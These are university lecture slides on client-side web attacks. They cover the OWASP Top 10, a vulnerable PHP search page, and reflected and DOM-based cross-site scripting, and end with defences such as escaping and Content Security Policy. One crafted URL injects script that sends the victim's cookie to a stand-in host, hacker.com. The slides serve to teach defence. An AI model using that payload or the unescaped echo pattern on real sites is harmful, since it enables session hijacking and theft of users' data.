Stony Brook University

CSE392/ISE331

Attacks against the client-side of web applications

Nick Nikiforakis

nick@cs.stonybrook.edu

Despite the same origin policy

- Many things can go wrong at the client-side of a web application

- Popular attacks
  - Cross-site Scripting
  - Cross-site Request Forgery
  - Session Hijacking
  - Session Fixation
  - SSL Stripping
  - Clickjacking

Threat model

- In these scenarios:
  - The server is benign
  - The client is benign
  - The attacker is either:
    - A website attacker (someone who can send you links that you follow and setup websites)
    - A network attacker (someone who is present on the network and can inspect and potentially modify unencrypted packets) (Passive/Active)

OWASP Top 10

- A1 – Injection
- A2 – Broken Auth and Session Management
- A3 – Cross-site Scripting
- A4 – Insecure Direct Object References
- A5 – Security misconfiguration
- A6 – Sensitive Data Exposure
- A7 – Missing function level access control
- A8 – Cross-site Request Forgery
- A9 – Using components with kn. vulnerabilities
- A10 – Unvalidated redirects and Forwards

OWASP Top 10

A1 – Injection

A2 – Broken Auth and Session Management

A3 – Cross-site Scripting

A4 – Insecure Direct Object References

A5 – Security misconfiguration

A6 – Sensitive Data Exposure

A7 – Missing function level access control

A8 – Cross-site Request Forgery

A9 – Using components with kn. vulnerabilities

A10 – Unvalidated redirects and Forwards

Example

```
<?php
   session_start();
   …
   $keyword = $_GET[‘q’];
   print “You searched for $keyword”;
   …
?>
```

Inputs to that page…

- “the meaning of life”
- I wonder about <u> stuff </u>
- How about <script>alert(1);</script>

- Craft this URL:

  http://victim.com/search.php?q=<script>
  document.write(‘<img
  src=http://hacker.com/session_hijack.php?ck=’ +
  document.cookie + “”>’);</script>

Cross-Site Scripting (XSS)

- Different types of script injection
  - **Persistent**: stored data used in the response
  - **Reflected**: part of the URI used in the response
  - **DOM-based**: data used by client-side scripts

REFLECTED XSS

```
http://www.example.com/search?q=<script>alert('XSS');</script>

        <h1>You searched for<script>alert('XSS');</script></h1>
```

Cross-Site Scripting (XSS)

- Different types of script injection
  - **Persistent**: stored data used in the response
  - **Reflected**: part of the URI used in the response
  - **DOM-based**: data used by client-side scripts

DOM-BASED XSS

```
http://www.example.com/search?name=<script>alert('XSS');</script>

<script>
  name = document.URL.substring(document.URL.indexOf("name=")+5);
         document.write("<h1>Welcome " + name + "</h1>");
</script>

<h1>Welcome <script>alert('XSS');</script></h1>
```

Subject **Urgent** 5:05 PM

To Me <nick.nikiforakis@cs.kuleuven.be> Other Actions

I need your help with this

Mayra Borrero @mayrabor · Jun 17


+*+*Making **money from home made** easy!+*+* nblo.gs/XKHBV

5:22 PM - 17 Jun 2014 · Details

Reply to @mayrabor

What can an attacker do with XSS?

- Short answer: Everything!



What can an attacker do with XSS?

- Long answer (non exhaustive):
  - Exfiltrate your cookies (session hijacking)
  - Make arbitrary changes to the page (phishing)
  - Steal all the data available in the web application
  - Make requests in your name
  - Redirect your browser to a malicious page
  - Tunnel requests to other sites, originating from your IP address (BEEF)

- Short demo: http://securitee.tk/files/search.php?a=hi

How would you stop this attack?

- Blacklisting
  - E.g. No <, >, script, document.cookie, etc.
  - Intuitively correct, but it should **NOT** be relied upon
- Whitelisting whenever possible
  - E.g. this field should be a number, nothing more nothing less
- Always escape user-input
  - Neutralize “control” characters for all contexts
- Content Security Policy
  - Whitelist for resources
  - Belongs in the “if-all-else-fails” category of defense mechanisms

Content Security Policy

- Example

```
Content-Security-Policy: default-src https://cdn.example.net; frame-src 'none'; object-src 'none‘; image-src self;
```

- CSP is incredibly powerful
  - Great if you are writing something from scratch
  - Not so great if you have to rewrite something to CSP
    - E.g. Convert all inline JavaScript code to files

Credits

- Slides on JavaScript, DOM, attacker models and the use of cookies from Vitaly Shmatikov